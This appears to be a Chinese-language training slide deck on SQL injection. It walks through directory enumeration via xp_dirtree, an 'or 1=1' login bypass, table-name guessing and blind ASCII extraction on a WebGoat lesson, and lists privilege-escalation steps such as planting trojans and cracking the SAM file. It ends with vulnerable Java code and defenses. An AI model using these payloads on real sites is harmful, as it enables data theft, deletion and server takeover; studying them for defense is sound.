
```
HTTP://xxx.xxx.xxx/abc.asp?p=YY;  
insert into temp(id,num1)exec master.dbo.xp_subdirs 'c:\';--
```

- 3.利用xp_dirtree获得所有子目录的目录树结构,并存入temp表中:

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY;  
insert into temp(id,num1) exec master.dbo.xp_dirtree 'c:\';--
```

至此,我们已经得到了WEB虚拟目录的所有信息,接下来浏览TEMP表即可

6) 攻击WEB系统



6) 攻击WEB系统

■ 利用WEB的远程管理功能

许多WEB站点，为了维护的方便，都提供了远程管理的功能；也有不少WEB站点，其内容对于不同的用户有不同的访问权限。为了达到对用户权限的控制，都有一个网页，要求用户名与密码，只有输入了正确的值，才能进行下一步的操作，可以实现对WEB的管理，如上传、下载文件，目录浏览、修改配置等。

因此，若获取正确的用户名与密码，不仅可以上传ASP木马，有时甚至能够直接得到USER权限而浏览系统，上一步的“发现WEB虚拟目录”的复杂操作都可省略。

用户名及密码一般存放在一张表中，发现这张表并读取其中内容便解决了问题。以下给出两种有效方法。

6) 攻击WEB系统

1. 注入法：认证网页中通常使用如下的语句

```
select * from admin where username='XXX' and password='YYY'
```

若在正式运行此句之前，没有进行必要的字符过滤，则很容易实施SQL注入

如在用户名文本框内输入： **abc' or 1=1** 在密码框内输入： **123** 则SQL语句变成：

```
select * from admin where username='abc' or 1=1 and password='123'
```

不管用户输入任何用户名与密码，此语句永远都能正确执行，用户轻易骗过系统，获取合法身份

一个例子

目标是以管理员Neville Bartholomew的身份登录,利用SQL注入跳过身份验证



Goat Hills Financial
Human Resources

Please Login


Neville Bartholomew (admin) ▼

Password

Login

一个例子

尝试在表格中输入‘OR’1=1,发现有长度限制,所以用WebScarab截取提交信息,这样就跳过了密码长度限制,将提交的password修改为‘OR’1=1,即可跳过验证



6) 攻击WEB系统

2.猜解法：猜解所有数据库名称，猜出库中的每张表名，分析可能是存放用户名与密码的表名，猜出表中的每个字段名，猜出表中的每条记录内容。

通常根据个人经验猜解表名用户名字段以及密码字段，常用的名字有：

常用表名：

useruser, users, member, members, userlist, memberlist, userinfo,
manager,admin,adminuser, systemuser, systemusers, sysuser, sysusers,
sysaccounts,systemaccounts

通过以下语句进行判断

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY and (select count(*) from TestDB.dbo.表名)>0
```

若表名存在，则abc.asp工作正常，否则异常。如此循环，直到猜到系统帐号表的名称。

6) 攻击WEB系统

常用用户名字段: username,name,user,account

常用密码字段: password,pass,pwd,passwd

通过以下语句进行判断

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY and (select count(字段名) from  
TestDB.dbo.admin)>0 "select count(字段名) from 表名"
```

语句得到表的行数，所以若字段名存在，则abc.asp工作正常，否则异常。如此循环，直到猜到两个字段的名称。

猜解用户名与密码

猜用户名与密码的内容最常用也是最有效的方法就是**ASCII**码逐字解码法，虽然这种方法速度较慢，但肯定是可行的，并且可以借助自动化工具实现。基本的思路是先猜出字段的长度，然后依次猜出每一位的值。猜用户名与猜密码的方法相同，以下以猜用户名为例说明其过程。

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first_name in table user_data for userid 15613. Put that name in the form to pass the lesson.

Enter your Account Number:

Account number is valid

By Chuck Willis

这是一个存在**SQL**注入漏洞的页面，假设我们已经猜解出表名为**user_data**，用户字段名为**userid**

猜解用户名与密码

现在目标是猜解 `userid=15613` 的用户名`first_name`

根据ASCII码逐字解码法，先将`first_name`的第一个字符的ascii码与M(77)比较

```
101 AND (asc( mid((SELECT first_name  
FROM user_data WHERE userid=15613) , 1 , 1) ) < 77 );
```

如果返回为`valid`,那么第一个字符大于M,如果返回为`invalid`,那么就是小于M.

猜解用户名与密码

以下为攻击过程:

```
101 AND (asc( mid((SELECT first_name  
FROM user_data WHERE userid=15613) , 1 , 1) ) < 77 );
```

返回valid 比M小

```
101 AND (asc( mid((SELECT first_name  
FROM user_data WHERE userid=15613) , 1 , 1) ) < 71 );
```

返回invalid 不比G小

```
101 AND (asc( mid((SELECT first_name  
FROM user_data WHERE userid=15613) , 1 , 1) ) < 74 );
```

返回invalid 不比J小

```
101 AND (asc( mid((SELECT first_name  
FROM user_data WHERE userid=15613) , 1 , 1) ) < 75 );
```

返回valid 比K小

我们现在已经可以判定,第一个字符为 J,以此类推我们可以猜出所有的字符

7) 获取管理员权限

当我们做完了上述所有的工作,要想获取对系统的完全控制,还要有系统的管理员权限。怎么办? 提升权限的方法有很多种:

- 上传木马, 修改开机自动运行的.ini文件, 服务器一重启, 便运行木马;
- 复制CMD.exe到scripts, 人为制造UNICODE漏洞;
- 下载SAM文件, 破解并获取OS的所有用户名密码;
- 等等, 视系统的具体情况而定, 可以采取不同的方法。

攻击实例-WebGoat

- 数字型SQL注入
- 字符串型SQL注入
- 数据库后门
- etc...

软件开发中面临的SQL注入问题

➤问题简介:

SQL注入类似于XSS攻击,也是从提交的内容入手,它的特点如下:

- 代码由用户的浏览器装入并执行,通常在地址栏或输入栏装入
- 一般来说,SQL注入存在于形如
`http://www.test.com/abc.asp?id=xx` 等带有参数的动态网页中
- 代码为SQL查询判断修改等语句,如果成功可以直接获得或修改数据库信息
- SQL注入漏洞发生于网页程序员安全意识不强没有对输入内容过滤字符串

SQL注入错误发生在：

- 输入程序的数据来自于不可信源。
- 这些数据被用于动态构建**SQL**查询。

- 实例 1:下面的代码动态构建和执行一个SQL查询，查找与给定名称匹配的item。查询限定只有当当前用户名与item的所有者名称匹配时，才向当前用户显示item。

```
...
    String userName = ctx.getAuthenticatedUserName();
    String itemName = request.getParameter("itemName");
    String query = "SELECT * FROM items WHERE owner = '"
        + userName + "' AND itemname = '"
        + itemName + "'";
    ResultSet rs = stmt.execute(query);
    ...
```

实例

- 实例 1:下面的代码动态构建和执行一个SQL查询，查找与给定名称匹配的item。查询限定只有当当前用户名与item的所有者名称匹配时，才向当前用户显示item。

```
...
    String userName = ctx.getAuthenticatedUserName();
    String itemName = request.getParameter("itemName");
    String query = "SELECT * FROM items WHERE owner = '"
        + userName + "' AND itemname = '"
        + itemName + "'";
    ResultSet rs = stmt.execute(query);
    ...
```

实例

- 代码中的查询原本希望执行如下语句：

```
SELECT * FROM items
      WHERE owner = <userName>
      AND itemname = <itemName>;
```

- ❖ 因为查询语句是通过连接常量字符串和用户输入的字符串来动态构造，所以只有当**itemName**中不包含单引号字符时，查询才能正确执行。如果一个用户名为**wiley**的攻击者输入字符串“**name' OR 'a'='a**”作为**itemName**的值，那么查询会变成如下形式：

```
SELECT * FROM items
      WHERE owner = 'wiley'
      AND itemname = 'name' OR 'a'='a';
```

实例

- 额外的条件OR 'a'='a'导致了子句的值总是为true，于是该查询语句从逻辑上来说等价于：

```
SELECT * FROM items;
```

简化后的查询语句使得攻击者可以绕过查询只返回当前用户所拥有的item的限制，现在的查询会返回items表中储存的所有数据，无论它们的拥有者是谁。

实例

- **实例 2:**本例传递不同的恶意值给示例1中构造和执行的查询语句，检查其产生的效果。如果用户名为wiley的攻击者输入字符串“name'; DELETE FROM items; --” itemName的值，那么查询语句会变成如下两个查询：

```
SELECT * FROM items
  WHERE owner = 'wiley'
  AND itemname = 'name';

DELETE FROM items;
```

□这种攻击语句在Oracle和其他不支持批量处理分号隔开的SQL语句的数据库服务器上会导致错误，但在允许批量处理的数据库上，这种攻击使得攻击者可以针对数据库执行任意指令。

实例

- 注意在最后的连字符--，它使得大多数数据库服务器将语句的剩余部分当作是注释而不去执行。这样一来，就可以把修改后的查询语句中最后的那个单引号给注释掉。对于那些不允许以这种方式使用注释的数据库，使用与示例1中类似的方法，仍然可以有效地进行此攻击。如果攻击者输入字符串“name'; DELETE FROM items; SELECT * FROM items WHERE 'a'='a'”，将构造下面三个有效语句：

```
SELECT * FROM items
  WHERE owner = 'wiley'
  AND itemname = 'name';

DELETE FROM items;

SELECT * FROM items WHERE 'a'='a';
```

解决方案：

- 一个传统的防止**SQL**注入攻击的方法是针对输入进行验证，或只接受白名单中的安全字符，或鉴别和排除黑名单中的恶意字符。
- 白名单是一种非常有效的方法，虽然它需要执行严格的输入验证规则，但可以减少对参数化**SQL**语句的维护，并能够提供更高的安全保证。在大多数情况下，黑名单是充满漏洞的，并不能有效地预防**SQL**注入攻击。

举个例子，攻击者可以：

- 1) 把没有被黑名单引用的对象作为目标；
 - 2) 找到方法绕过需要排除的特殊字符；
 - 3) 利用存储程序存储过程隐藏注入的特殊字符；
- 手动排除输入到**SQL**查询中的字符是有用的，但它并不能保证你的应用程序不受**SQL**注入攻击。

解决方案：

- 另一个被提出的对付**SQL**注入攻击的常见方法是使用存储程序过程。
- 存储程序过程通常通过限制作为参数的语句的类型来防止**SQL**注入攻击。
- 但也有很多方法可以绕过该限制。存储程序过程能够防止一些攻击，但它并不能保证应用程序不受**SQL**注入攻击。